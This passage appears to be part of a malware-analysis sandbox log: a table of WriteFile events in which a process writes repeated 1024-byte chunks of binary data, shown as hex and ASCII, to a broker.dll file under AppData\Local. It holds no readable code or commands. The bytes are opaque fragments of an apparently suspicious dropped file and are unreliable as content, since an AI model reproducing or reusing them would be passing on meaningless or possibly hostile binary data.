00 00 00 00 00 1c aa b3 92 91 25 fe 00 20 20 00 6e 5e 34 1c 13 3b 00 00 00 00 00 00 bd 4c d7 36 71 99 b7	.....:..d.....B..... ..OQ.....J.....F..... .....3.....&.....x .kj.4IM%{ .3..... v..w...>. .....=...I)....O.ny.9.e7.. D.....C}xS8$z....z.5...T.;..[. e.p`..E?..P.....m;I. .....H.. .:'>.:.j.....%.. .n^4. .;.....L.6q..	success or wait	1	736E9FBC	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\broker.dll	unknown	1024	c3 b8 95 f6 88 00 00 97 5d f1 b9 ad 20 20 20 20 00 e6 a1 bf e4 63 00 00 00 ff 9b 7d c1 27 95 35 ed 2a fe fc 57 ed ff 00 00 00 00 ff bb 73 4b ff 20 b7 7d 5e 42 00 7e 7a 68 59 20 00 00 00 00 20 20 00 bb 38 00 00 00 ff ff 00 00 fa 58 93 e9 00 00 00 3e 70 3f a7 e4 59 0d d7 55 f8 8a 0d f6 7d 19 bc 9f 17 7f 2d 72 5a d3 74 df 6d 7c 99 0b 46 79 b1 6a 90 25 bd 13 38 3f 21 64 ba e3 a8 f5 bf 3f fc 2c ac ac 00 9d 06 8e 55 bf 1a 3e 92 c0 5a 9e 06 ac 45 f5 46 b5 17 88 7a 62 a5 68 35 f4 a9 b9 f8 33 00 00 08 01 f8 24 68 38 8d 00 00 00 00 00 65 84 47 bd 70 ad 00 00 ff ff 23 de 1c ff c1 bb 93 25 ff ff 20 20 00 00 7b f7 a3 af a4 ff ff 7d 48 38 3e e2 00 00 00 00 00 00 00 00 4f 02 4a 3f f6 52 fe fc 63 23 d8 13 20 20 00 00 00 00 ff 40 07 b2 ff 00 00 43 16 61 bb 5a 80 41 aa 00	........]... .....c.....}.' .5.*..W........sK. .}^B.~zhY . ... ..8........X.....>p?..Y.. U....}.....-rZ.t.m|..Fy.j.%..8 ?!d.....?.,.....U..>..Z...E.F ...zb.h5....3.....$h8.....e.G .p.....#.....%.. ..{.....}H 8>.........O.J?.R..c#.. ..... @.....C.a.Z.A..	success or wait	1	736E9FBC	WriteFile
C:\Users\user\AppData\Local\broker.dll	unknown	1024	85 00 00 96 14 20 20 00 00 20 20 00 00 bd 1c b0 b8 00 00 00 00 00 00 00 96 60 13 5b ca 21 ba 8d 12 9a d3 18 60 12 b0 39 3f 9c ab 25 6e 58 1f 15 f2 f2 f3 fe 39 06 9e a2 4a 66 dd b0 e6 b2 89 0b 55 00 a8 65 0a e2 29 3a 75 fc 37 d9 c6 f8 3b 62 07 6e 3f 41 a5 c2 2b 90 2d cc 09 28 59 8b dd 38 71 8f 1e 6a 0d 4c f6 87 e7 00 00 00 fe 49 72 4e 0a 95 e4 00 00 df 3d 39 34 66 39 00 00 ff ff 20 f9 da 13 3e 76 25 5e 9e 20 00 00 00 a8 fe ef 24 17 00 00 00 00 00 00 f8 0d b5 2b 6e 00 00 78 9d f3 79 33 61 b7 ea d9 bf dc 75 00 20 20 00 00 00 00 20 58 b0 5c 20 00 00 20 20 00 00 2d 1a f2 2f 3e 3e b1 e2 61 00 00 ff d9 bc ff ff 2f ec c5 dd ff 00 00 00 00 a3 cd 97 fd 72 ed aa 5b 5c c3 4b 59 b0 2d bf 65 84 98 c3 fa 6c 1b 24 59 53 e1 c0 8b 41 31 43 a0 45 1d 25 8c 92 6a ff 28 9e 8e	....`.[.! ......`..9?..%nX......9...Jf.. ....U..e..):u.7...;b.n?A..+.-.. (Y..8q..j.L.....IrN.....=9 4f9.... ...>v%^. ......$..... ....+n..x..y3a.....u. .... X.\ .. ..-../>>..a...../.....r.. [\.KY.-.e....l.$YS.. .A1C.E.%..j.(..	success or wait	1	736E9FBC	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\broker.dll	unknown	1024	00 00 00 00 20 20 f8 7a 41 6e 59 67 39 7e 7d 20 20 5b 6e 00 00 ff ff ff ff 00 00 ed 2f c5 59 ff ff 00 00 00 00 20 33 4b 21 84 5a df 43 c9 6f c0 9e 7d 45 62 71 4a 1d ab cb d3 3c 3c 04 31 1f 6b e3 43 bb f7 2c 47 87 66 3e 63 c4 65 82 df 8b f3 bd 09 13 bd 9a 66 48 f5 e9 66 d3 19 08 e8 f7 2e 9d 3e 7f fc 5f f9 d3 95 94 9f 7f fe 4d f2 9a a7 d6 81 d2 b8 6d 4b 66 20 ff ff 48 96 71 45 75 ad 76 ff ff 42 4a 43 7a 0a f6 00 00 00 00 00 1a cd 61 bd b6 3d 09 a1 00 ff ff 20 03 52 4f d7 9a 20 00 00 00 00 00 d3 7a 93 ce 89 00 00 26 aa fe 2d 82 88 7b b4 1a 75 4f 71 00 00 00 20 20 ff ff 20 c9 a4 40 20 ff ff 00 00 00 00 ad 79 a2 31 a6 71 5c 5e 9f 00 00 ff ad 0f ff 00 d1 ee 3d 82 00 00 00 00 00 c8 c3 27 9d 4e 7f 77 e3 72 63 6e a0 2a 20 00 a3 24 26 a4 9d a0 99 23 51 67 55 e6 4a	.... .zAnYg9~} [n...../. Y..... 3K!.Z.C.o..}EbqJ.... << .1.k.C..,G.f>c.e.....fH..f .....>.._.....M.....mKf ..H.qEu.v..BJCz.....a..=.. ... .RO.. .....z.....&..-..{. .uOq... .. ..@ .....y.1.q\^ .....=.....'.N.w.rcn.* ..$&....#QgU.J	success or wait	1	736E9FBC	WriteFile
C:\Users\user\AppData\Local\broker.dll	unknown	1024	00 ff b9 54 ff 90 ff ff 00 ff 3b 48 f2 ff 00 44 bb 00 ff ec 00 00 ff eb ff 00 35 dd fe ff ff 00 38 00 a8 ff ea aa ff e0 f8 00 00 eb fc 92 ea 6e eb 3c 9a 00 cc 00 ec 00 cc 37 00 00 00 7e b2 ad 00 f0 f3 00 00 ff be 00 59 4d c6 1d 00 fa 00 8c da ff 00 00 ec f9 9a ff fd ee 00 ff ff ab 92 ff ff fc ff ff 00 00 ea ff 00 00 ff 00 00 00 2c f0 95 00 a6 00 00 f8 c8 14 fe 00 ff 00 00 fd 00 be e9 ff fb ff 00 00 eb d7 3d 00 00 ea 48 00 ec 00 00 4a 64 00 00 a7 00 c0 c9 00 ff 00 bc 00 00 00 00 00 00 00 11 71 00 00 60 00 00 00 00 ff 00 00 00 28 be ff ea 00 00 ef ff c4 ea 00 00 f2 ea ff f5 00 ff ea 00 00 00 ff 00 ef e5 ea 00 ff ff c8 ff ff 00 b0 ff fe ed 00 cf c0 ff 00 f3 ff 00 63 ff 00 ff 00 ff ff de 61 ed 00 b4 00 eb ea 4f ff ff ed 97 ff 00 d0 ff c7 00 ec 58 00 ff ec ff 76	...T.....;H...D.....5... ..8.....n.<.....7.. .~.....YM..... .....,..... .....=...H....Jd... .....q..`.....(... ....c.....a.....O.. .....X....v	success or wait	1	736E9FBC	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\broker.dll	unknown	1024	00 ff ee ee ac 9a 92 ff f4 ec 00 fa df b2 19 eb 99 d5 00 fc 00 d0 ea 00 00 cd 65 60 ff c3 ea ff 00 ff ff 00 00 ff 00 ec 4a 00 ea ff 00 ff ff 00 cd f3 f8 ff 00 ff ff ff 7d 00 46 ff 81 fe 00 fe 00 a6 ff 00 ff ea c2 65 f5 00 f9 ea 00 00 12 3b b4 ff 37 00 00 fd b3 00 00 00 80 00 a4 ff 00 f6 ed 00 be 00 ff 98 00 ff 9a 00 00 ff ff 00 00 00 00 00 ff 00 92 c2 ea 33 00 ea cd 2c 3b 00 7f ef ff 00 ff ff ff 61 00 00 56 00 7e 6e 00 00 00 6c 00 f1 00 00 ac 44 fa ff ff fe fb 8c 00 ef ff 00 00 ed ff ff ff 00 00 00 ff eb ff 00 c2 ff e6 00 00 00 f2 fc ea ff ff ff ea ef 90 00 00 9f ff 00 eb 00 00 00 b2 ce 3a 00 00 f9 ff ef 9e 4c 00 8d 00 ff b9 ae 00 ff 00 fa f0 61 87 ff f0 32 76 00 c8 ff 4c 00 00 00 ff da 00 d7 00 00 3e 6a ff ff ff 71 94 4a ff 3c 00 00 ea ff 00 f2 ff c8 00 ff	.....e`.. .....J.....}.F. .....e.....;..7..... .....3. ..,;.....a..V.~n...l.....D. ....:.....L..... .....a...2v...L.....>j...q.J. <.....	success or wait	1	736E9FBC	WriteFile
C:\Users\user\AppData\Local\broker.dll	unknown	1024	00 ff 29 f4 00 00 ff 00 68 ff 00 be ff b4 dc 00 4a e9 ef 00 00 f1 c7 ec 40 00 aa 00 aa ea f0 ff fb 4c 00 83 87 43 bf b5 ff ff eb 00 ff 00 d6 99 00 7c b5 00 ff b3 cf 00 41 ff 00 00 ff 9e ff fe 22 94 61 00 00 00 21 ff b5 ff 00 36 ff 00 00 49 6e e9 00 33 9b ff ff 00 a8 ff 3f ac 00 00 ea 98 ff ff 00 b7 cd 00 b1 9b b3 bb ff 00 00 ff a6 00 48 f9 ff 1d 99 c3 ff 00 00 00 00 00 00 00 ff bd 3e 00 ec e7 ee 00 00 ff 00 f9 00 00 a0 ea fa ff a5 a3 c0 d9 ff 00 00 ec fb b0 7f 78 00 80 00 ff 00 93 fe 67 00 ff 00 00 00 de ce 00 ff ff ff 00 00 00 00 00 ff c4 00 ea ef 00 1b 00 ef 6f 33 f1 fc ff 00 f9 06 ff ff 00 f2 c6 00 e8 00 ff 00 ff ff 00 00 a1 ff 45 ad 4e 00 ea ff 00 fb 00 fe 00 d4 66 00 f8 00 ff 00 fa 51 eb 00 77 61 00 00 be ee ff ea 00 00 9c c7 08 a3 61 00 ed d9 fb 00	..).....h.....J.....@..... ...L...C.....|.....A... ....".a...!....6...In..3..... ?.....H..... .....>..... .....x.....g..... .....o3..... ...E.N.....f.....Q..wa... .....a.....	success or wait	1	736E9FBC	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\broker.dll	unknown	1024	ec db 00 66 ff ea 00 13 eb 00 9f 00 ff ff 3e ff ee 00 ff c7 03 ff ff 64 00 00 c0 ff c8 ff ea 07 00 ec 00 00 2e 00 ff ff a1 00 ff eb ed 00 b0 ff 00 ea eb a5 96 00 3c 35 50 ff 9e ff 03 ea 00 00 00 f8 ff 69 ff 00 00 00 00 63 61 84 f3 00 00 00 fc f8 40 00 ff b9 00 00 ff 00 ba ec e3 4a ea c5 00 ff 00 f4 ff ff d6 ff 00 00 00 ff 56 ff eb ea fc ff f2 ff 00 00 b0 00 ff 00 f8 00 00 31 00 00 ff 00 7b 00 00 00 f6 af 00 4c ff 39 00 f9 00 00 7e ea be ad ff 00 00 eb 00 00 00 00 ff d7 ec ea 00 64 00 ed 00 f0 00 eb 00 00 21 ff fb 00 ff ff 00 ff 00 d2 ff 00 ff 00 fa ff ff ff 00 27 f5 ff eb ff 00 12 d0 fa 00 80 ff ff ff 7d 8b e1 f0 b3 be ff 00 ff 00 00 eb 29 aa ff 4d ff ea 00 ff ff ff 00 ff ef d6 c1 4b 00 ff f2 00 00 f2 11 00 00 fe 00 00 00 bb 4c 00 00 87 ef ff db 00 00 ff	...f.....>.....d..... .....<5P... .....i.....ca.....@..... ....J.....V.....1.... {.....L.9....~..... .....d.....!..... .....'.....}..... .....)..M.....K..... .....L.....	success or wait	1	736E9FBC	WriteFile
C:\Users\user\AppData\Local\broker.dll	unknown	1024	00 ff 81 00 94 00 00 00 9c 00 7f c3 00 ff 74 ff 00 f1 00 00 f2 69 ff 64 3a ff ee ea 00 ff 51 00 00 09 cd 00 a9 fe 48 4a eb 00 00 b2 00 00 00 ff 00 a6 00 00 ea ef eb ff d6 ea ff ff ff 00 ff d6 89 00 00 00 00 b1 e6 42 e4 00 fd ff 00 ff 52 00 bc 8e 97 f3 da b1 00 ac 9c ff 00 00 57 ff 00 93 84 f3 00 00 00 00 be fe ec 32 ff 00 2a 7d e0 96 ff f6 ff 00 3e 00 00 23 c0 00 00 ff 7e fe 00 ff ec 00 ff 00 ed ff ff ff eb ff 54 ff ff f7 d0 b9 ff ff 00 ea ff ff 00 76 00 00 33 00 cf f6 00 21 00 00 00 00 00 ff a3 4c f1 fb 00 00 3b ea 00 eb 00 ff 00 fc 67 01 00 ec ff ff 00 35 eb 00 32 ff 00 00 d5 7c 00 ed ea 88 00 ff 42 3f 00 00 df 00 ff 00 00 ff 41 89 00 a6 ed ff 8c ec 00 00 c9 66 00 00 9b b1 00 ff ff 4a ff ee 00 ea 00 42 00 ea ff 00 a9 00 a1 fd 00 eb d6 c6 9a 00 00 ff ff	.....t.....i.d:..... Q.....HJ..... .....B.....R..... ..W.....2..*}.....>..# ....~.....T..... .v..3....!.....L....;..... g.....5..2....|.....B?..... ..A.....f.....J.....B..	success or wait	1	736E9FBC	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\broker.dll	unknown	1024	eb ff ea ff b7 00 27 00 47 00 ff 00 fe ff 00 ff 96 d3 89 80 00 bf 14 00 c2 28 00 b6 00 ff 11 c5 63 00 00 00 ef ea 00 9c f4 6c ff ff 7c ff fe ee ff 00 8e 71 48 00 ea 00 00 00 00 00 fb 00 05 0a 44 ff 11 ff ff 00 ff 33 ad 00 00 00 00 92 00 f7 eb 8a 00 ef 00 f8 eb 82 f4 00 00 ff d9 00 00 ec 00 ff ff 00 eb cc ff 00 ff ff ff 00 ff 00 00 00 ff ea 00 ea 00 ff ff 00 eb 2e ff 00 00 00 00 00 ff 00 c0 ff 00 ff 00 27 ff 8d 7c 00 00 ff ca bd ff 00 00 00 00 00 ba 00 00 ff ff 00 cb fe ff 00 00 00 00 00 00 eb ff a0 ff ff 00 ea ec 64 81 00 00 00 ff 7e 00 ec 00 00 9e fe ea 00 00 00 c3 00 f0 c0 00 ff 00 64 a8 00 00 b2 ff 22 4b e6 82 da f9 00 00 fe 00 a0 00 ef 4a f9 ff 00 d1 ff ff 87 00 ff ff ff 00 fc 9a 4c db 29 00 00 00 ff ea ff ff 58 00 d3 00 ff fc ff 9c 00 e8 00 00 00 00	......'.G.....(.... ..c.....l..|.....qH..... ....D.....3..... ....'..|..... .....d.....~ .....d....."K..... .....J.....L.)..... .X.....	success or wait	2	736E9FBC	WriteFile
C:\Users\user\AppData\Local\broker.dll	unknown	1024	74 ff cc 62 00 00 b0 ff ff 00 c4 ff 02 00 d1 ff 5e 00 00 ff 00 ff 81 ff e2 ea 00 ff ff bc eb 00 eb 00 ed 00 79 82 ff ff ea fd ea 00 00 4a 09 00 00 00 96 ff 9c 00 00 e3 48 ff ee eb 00 00 00 00 85 00 f5 b5 f0 ff 00 b1 f7 4e eb 00 ea ff 00 da ff 00 54 00 1f 00 ed ed eb 00 17 00 9d 00 00 71 00 00 00 00 e7 fd 2a 9e 00 d1 ec 00 eb a4 00 ed 00 00 de 00 ff ea eb 27 eb 00 f1 13 71 8c 00 33 ff ff 00 ff ff f6 ff c5 00 ff ff fc ff b2 e4 00 db f8 00 00 2f f4 ff 00 ff 00 19 00 ff 00 00 00 ca 49 8b 00 ff ee ff 9b af 49 00 00 ea df eb 00 eb ff fe f7 00 00 ec 28 00 01 33 00 00 eb 00 00 ff 00 eb ea 00 4e f5 00 10 00 00 ff b0 80 be 00 52 00 00 00 ea 00 f5 ff ff fc bd fe b5 fc ff ee 00 00 00 00 ae 20 00 3d 84 b0 00 00 ff ff 00 bd 65 84 ff be fe be 44 c5 fd 00 00 ff 00 00 ff	t..b.....^..... .....y.....J.....H... .....N.....T..... .....q.....*.....' ....q..3...../. .....I.....I..... (..3.....N.....R. ..... .=..... e.....D.....	success or wait	1	736E9FBC	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\broker.dll	unknown	1024	c0 fe eb ff 00 a0 00 41 36 00 fe ff 16 00 f0 eb c0 ff 00 00 00 00 ff ff 00 00 ea 00 ea 00 ff ff fa ff 00 00 ff 7a c3 ff 3c d1 2d ff f1 00 00 ff 00 00 ea ea 5a dd 94 33 ff ff 00 cd 28 ff 00 00 84 ea 00 00 de 9c ff 00 00 ff ff ad f7 ff a7 ff 00 00 00 95 ed 21 00 ba b7 00 00 4c ff 00 94 00 c9 5d 19 7e 57 6c 45 00 c5 ff 35 ff ff ea b4 b4 00 ff ff 64 00 e7 a8 00 fd 45 d1 93 00 ee ef 71 f0 d2 a4 ff ff 00 00 00 40 98 ff 00 a9 00 f7 ff 00 ef f0 5a 65 ee ff ff 00 ff 83 5b fb 00 00 ff f4 fb ff 6a ff b1 00 ea 28 00 00 ea 00 be b6 00 ec fe ee eb 32 00 ff 25 81 00 ff ff e0 00 f5 00 00 3e 00 00 ff 00 ff ff 00 00 00 00 ff 00 49 00 b7 cd 59 00 00 f6 ff f3 f0 00 51 ff ff f7 ff f2 00 00 84 00 cf 00 00 74 00 00 ff 00 00 c6 00 00 00 4a f4 fa 00 33 ff ff 00 73 00 00 ff ff ff	.....A6.....z.. <.-.....Z..3.... (.....!.... .L.....].~WIE...5.....d.... .E.....q.....@.....Ze..... [.....j....(..... 2..%.....>.....I... Y.....Q.....t..... .J...3...s.....	success or wait	1	736E9FBC	WriteFile
C:\Users\user\AppData\Local\broker.dll	unknown	1024	ed 00 00 00 ff eb 74 ff dd ec ff ff 49 00 00 ea ef 00 f3 ff ed 00 fd 4e 96 00 ff 00 ff ff fc ff ea 00 00 ea ff ed ff ff ff 8d 00 f9 00 d0 00 50 4f 00 ff eb c6 ee 00 00 78 00 d6 00 f5 00 f3 fe 00 91 71 19 eb ff 00 19 f0 00 9c ac ff 51 f1 ee 00 00 f1 00 cb ff f3 eb 18 00 7d ff 35 00 00 00 fc f9 d1 33 42 00 d0 ff 00 00 00 f1 00 1b ff ea ed 00 00 f6 21 ce ea 13 00 f8 57 00 35 ec ff 49 00 ff ff 80 b2 00 00 ff 00 00 a5 00 ff ff 00 ff ff 00 58 ff ff ff 00 ff 00 de ec be ff 00 00 df d9 00 ff a0 ff c3 ff db eb ff 00 00 00 00 33 00 ff cf f0 5c 3c f1 00 00 ff 00 00 f4 ee eb 00 1d 00 ff 7c ef ff ff a8 31 ff ff 00 ff 10 fe ce 00 ff ff ff 00 ff 00 99 ff ff 00 85 48 c4 ff d1 00 fb 00 43 dc a8 f4 87 fd ff ed 00 ff e8 00 f0 79 ae 00 00 b7 00 00 ff fa 8f 00 ea 00 f3 00 00	......t.....I.....N..... .....PO.....x... .....q.....Q..... }.5.....3B.....!... ..W.5..I.....X... .....3....\ <.....|....1..... .....H.....C.....y	success or wait	1	736E9FBC	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\broker.dll	unknown	1024	00 ff 92 00 bf 4b 00 f9 ad 00 ff fd 89 f1 ea ff 00 fe ff ff 00 45 ff 00 00 7f ff ea 00 ff 4b ea c2 00 eb e6 00 61 00 76 ff ff 00 ff ec fb 00 3c 00 ff 00 fa 00 23 ff 00 00 31 99 ea f5 c1 6f 00 ff ea c3 24 00 00 3e ea 88 00 ff 00 00 88 00 00 4f 00 00 00 8b ec 00 00 ff fe ff 00 62 ed 00 00 54 ff ff 3f 00 7c 9e ff 00 50 b2 ff 4f ff 00 ff 00 00 ff e8 c1 00 ea 00 93 1c eb 1c 00 00 ea 38 ff ea c8 fe 00 00 b0 ff ff 4e ff ff fc 00 ff ff 00 00 b7 bc 00 5d 00 00 ff ff 00 c2 f3 f1 fb ef 00 32 ec eb ea ff ff b6 52 00 45 00 00 00 00 00 24 44 00 00 00 f7 00 fb ff ea 31 00 6a 49 ff 00 ff 00 00 18 00 b0 00 ff 2d 00 f8 ff 00 00 00 13 00 f9 ff d2 00 ff ff b4 9e ca ea 9f fc ff 87 00 f3 00 fc ff 46 ff d6 00 00 d6 00 90 00 de 00 00 ea 00 ff 00 eb f7 ff ff ff 00 81 00 bf aa ee	.....K.....E..... K.....a.v.....<.....#...1.. ..o....$..>.....O..... ..b...T..?.\|...P..O..... .....8.....N.....] .....2.....R.E.....$D.. .....1.jl.....-..... .....F.....	success or wait	1	736E9FBC	WriteFile
C:\Users\user\AppData\Local\broker.dll	unknown	1024	ff 00 00 ba c5 00 00 42 a3 ff c6 ff ff 00 ad ff ed 00 ff 4a 00 c7 f3 85 ff ff 00 ff 00 c0 00 00 c1 00 ee 00 00 fa 00 00 62 ff 61 ff 00 ff 00 ea 4b 00 7a 00 f0 00 8f 00 ff 00 e5 ff 98 00 00 41 29 00 fe 00 00 26 00 d4 6c 00 b1 ff 00 9e ea 00 ea 79 00 00 8d be 7a f5 f8 00 00 00 ff ff 4b 00 13 ff ad 00 00 b8 da 65 67 bb ea f3 00 00 f5 fa ff ea 7e b8 ef 00 b4 f5 28 00 00 ff 00 00 b1 ff ea eb 7f a2 d1 00 1e 00 00 ea 00 a8 88 00 00 00 ff 00 ff 29 ff ad ff 86 2a 00 e9 be ce 00 c8 9b 00 ea fe ff 00 ec b2 ef 2c 49 b5 8e eb 00 81 00 9c ff d5 00 00 74 00 ff ff 62 00 bd ed a6 f9 ff d3 ff fb b8 44 f8 d2 00 ff eb c8 00 ff 00 00 00 f2 fb ec ff c8 00 b1 fb ff ff 28 c0 ea cc ff 2a ff ea ff 74 b7 ff 94 00 00 00 ff fb ff 18 ff 00 eb 00 14 eb ff 00 00 ff b4 ee 00 f8 00	.....B.....J..... .....b.a.....K.z..... .....A)....&..l.....y....z. .....K.....eg.....~..... (.....) ....*.....,I..... ...t...b.....D..... (....*...t.....	success or wait	1	736E9FBC	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\broker.dll	unknown	1024	ff c0 00 ff 00 9e b8 4b f5 00 ff 2e 44 ff 00 4b 00 ff ff ff 4e bc 00 fd ff a4 44 00 bb 00 00 cb ea ff ff 00 00 fe 00 61 ac ec f6 4f 00 00 fd 00 eb 3f 00 ff ca ff 85 ff 32 ef 00 00 ff ff 00 00 ec aa 00 ff ec 00 d7 ec ff ff 00 ff ff eb 00 39 ff 00 3e 00 ff d1 46 ff eb ff cf 00 00 89 ca 00 ff ff 00 eb 00 fd ff 03 00 ff ef 00 00 ec 91 00 eb ff ea d8 51 ff f0 00 77 eb 00 ed 00 00 00 00 93 eb 00 10 eb 3b 00 00 47 dd 4a ff 00 2e 00 b9 ff ff 00 fb 00 db 4b b6 00 c5 f2 00 47 32 f4 52 00 23 60 9e 00 ad 64 00 d4 be 00 00 ff 3c f2 ff f9 ff ae 7d 0d 00 63 ff ff 00 00 f1 00 37 ff da ff b9 00 c4 00 ab 79 57 2e 00 00 ea 00 00 ff ea f8 00 4a 00 a3 c1 ff ea 00 60 ea ff ea b7 fa 00 a3 ff ff 8e 40 ea ff 00 00 00 ff 00 18 ea ff e0 ff ff 00 00 ff ff d1 00 00 ff 00 00 05 ff ed	.....K....D..K....N.....D... .....a...O.....?.....2... .....9..>...F... .....Q... w.....;..G.J..... K.....G2.R.#`...d.....<.....} ..c.....7.....yW..... J.....`.....@.....	success or wait	1	736E9FBC	WriteFile
C:\Users\user\AppData\Local\broker.dll	unknown	1024	ff f3 ec ff ff ff c3 7c 7b 00 00 ea c9 28 ea 6a f1 00 f0 6e a1 ff 00 df ce 00 00 00 ff d2 00 ce a2 84 d9 46 ff 00 28 00 0a fb b8 ff ff f4 00 6e 9e 65 ff 67 a6 00 ff 63 00 00 3e f2 00 00 00 ff ff ff ff fb 00 f5 ff 89 ff f0 46 00 00 5a ff eb 80 fe 7b 00 74 00 4f d8 ff 68 00 10 00 ff 9e 00 00 00 d9 00 ec 00 94 bf eb ff ff 94 1c 00 87 fe 00 00 ee 00 2e ff 00 00 11 00 fe ff 00 3a f1 00 00 00 00 00 00 a9 00 00 ff 00 18 ee f0 ff f9 06 00 fe ed ff ff ff 00 00 9e 00 00 ff 00 ff a0 00 39 ec ef 00 d9 ff 00 ff fe a6 c8 00 eb ea 00 00 00 f0 f6 ff 0f ed df 00 b2 08 f3 00 00 00 b0 ff 00 be d2 47 ca c5 7b ff 46 3a bd eb 00 00 00 ff 93 ed f3 ff e6 7f ee a0 ab 9d ff 00 00 00 ff c6 ff 00 9d 00 00 2c ee 00 00 1b 00 ff c3 ff b8 91 00 a7 ff 3e 00 ff cf 71 00 4c 00 00 00 e9	.....|{....(.j...n.....F.. (.....n.e.g...c..> .....F..Z....{.t.O.. h..... .....:..... .....9..... .....G..{.F:..... .....,..... ....>...q.L....	success or wait	1	736E9FBC	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\broker.dll	unknown	1024	00 00 00 41 fd fe c4 00 37 00 44 ff 99 89 ff 40 00 00 ee 00 ff ff f0 ff fe cd 47 4f ff 00 ff da eb f2 00 02 dd f2 fd ae 00 f2 ff 00 d5 ff 00 ff 00 2a b2 24 f3 00 eb ff ed 00 b8 f5 d7 00 bb ff ff ff 5b ad 61 00 ff 8a ea b1 ff 00 a0 3d 23 a4 ea 00 00 ea ff 00 eb 00 ff 00 eb ff 00 7f eb 00 00 00 00 ff ec fe 3a 00 c0 ff 27 ff 00 f0 ae 00 19 00 2c 00 d7 00 f6 7e ff 00 00 fe 00 ff e0 00 ff ea 00 ee 32 aa f1 ff ff 3d ea 00 00 d0 c2 00 f9 86 eb ff f1 be ec 84 ff 05 00 ef ff dc ff ff ff f5 11 00 d7 00 ff 00 00 f2 af 00 ff ff 00 f4 aa 4b c4 00 7d ff ff 5c 00 ea 10 f3 00 ea ff 74 ff eb 00 b1 ff 00 d4 00 ff 00 00 ff 1c 00 ea 00 ea ea ea 60 a6 df c6 d1 ff 00 00 00 b2 1d 00 a4 b9 ff d9 f7 00 00 00 00 e9 00 00 00 95 c7 28 00 34 ff c7 ff ea eb eb a8 00 db 61 ff ff ff 76 00	...A....7.D....@.....GO.. ....*.$..... [.a.....=#..... .....:...'.....,....~ .....2....=..... .....K.. }..\.....t..... .`.....(.4 .....a...v.	success or wait	1	736E9FBC	WriteFile
C:\Users\user\AppData\Local\broker.dll	unknown	1024	00 00 00 ff 00 fc 00 33 f0 93 9a 00 f1 ea 00 95 ea ea ff bb 00 f1 00 00 00 00 52 14 48 72 00 00 4c 00 c5 d2 f0 00 ff 5c 8a dd 60 00 70 f2 4f 32 00 00 2f 84 ff 00 00 00 10 ec f6 4c 00 00 00 00 37 00 ff f7 ff 00 00 eb b9 00 9d 00 00 ff 00 d5 00 00 3f 00 ff ff ff 00 00 00 00 00 00 00 bd ff ea ec be fe 8c f2 5e ff 00 00 d2 16 00 ff ff 00 aa 00 87 b8 ea 8f ff 00 ff 00 a3 00 00 ff 46 eb f8 ff ff 00 00 ac 76 ff 00 ec 00 dd ff 00 00 fd 9b f5 00 2b 3d ff 64 00 ff ea ff ff 00 bd 26 85 00 00 ff 00 ff ff fe a3 ff f6 f5 61 92 ad ff 00 00 fe ea ff bf ec ff 00 ff ff 00 06 ff ff f0 71 d5 00 e9 eb ff 00 00 b2 f6 00 00 eb 26 d6 ea f3 ff 38 ef ff ff 00 84 ff ff 00 00 b3 00 aa f0 62 00 00 ff fc 00 31 00 f5 00 ff b8 fe ff 93 7b eb ee 00 ff ff 00 eb 33 fd 00 eb 00 44 be 00 00 18 eb	.......3.....R.Hr. .L.....\..`.p.O2../.....L.. ..7.....?..... .....^..... ....F.....v.....+=.d. .....&.....a..... .....q.....&....8.. .....b.....1.....{... ....3....D.....	success or wait	1	736E9FBC	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\broker.dll	unknown	1024	f3 00 00 be 00 ff ff ff 00 ff 06 00 f5 9d 3e f7 00 ff ff f3 00 df f8 ff ff ea 00 00 fd ff 4b f1 eb 96 ff ff ff 00 f4 ff ff ff ea f6 8f ee ff 00 00 3c ff ea ea 00 b4 a9 ef 00 00 da 00 00 ff 28 bf 00 c7 18 00 00 4c ea 00 ff 00 00 00 ff 00 00 7a bf d6 3c fc ff 00 fe ff 00 af 85 27 ce 8f ff ff ff 00 35 00 ff 90 b2 5f 48 00 ec fe ff ff eb 00 ff 00 f0 b2 ff ec 52 a0 ff f4 33 4a b2 ff ff ff 33 ff 51 ff dd 00 8f 00 a8 00 ff b2 ac 00 ea 77 ff ad 00 00 a4 00 aa 39 00 bd 8a ff 00 ff 88 ea e1 3c ee ea 85 00 ff ea 00 00 ff 00 ff 3c ad bb 19 eb ff 4e 00 00 17 c9 ff ff c9 ff f0 24 00 00 00 ff ff dc ff 48 ff 00 ca eb 01 00 00 4e 00 00 00 ef cf 00 f0 48 ff 00 3d 00 00 d2 eb 23 28 ad 00 f7 ff fd de 00 00 ff f7 00 ff a0 00 00 b8 00 61 a8 00 ff 99 00 ff 44 d2 00 ec 86 d2 28	.....>..... K..... (.....L.....z..<..... ..'.....5...._H.....R ...3J....3.Q.....w..... ..9.....<.....<..... N.....$.....H.....N... ....H..=....#(..... .a.....D.....(	success or wait	1	736E9FBC	WriteFile
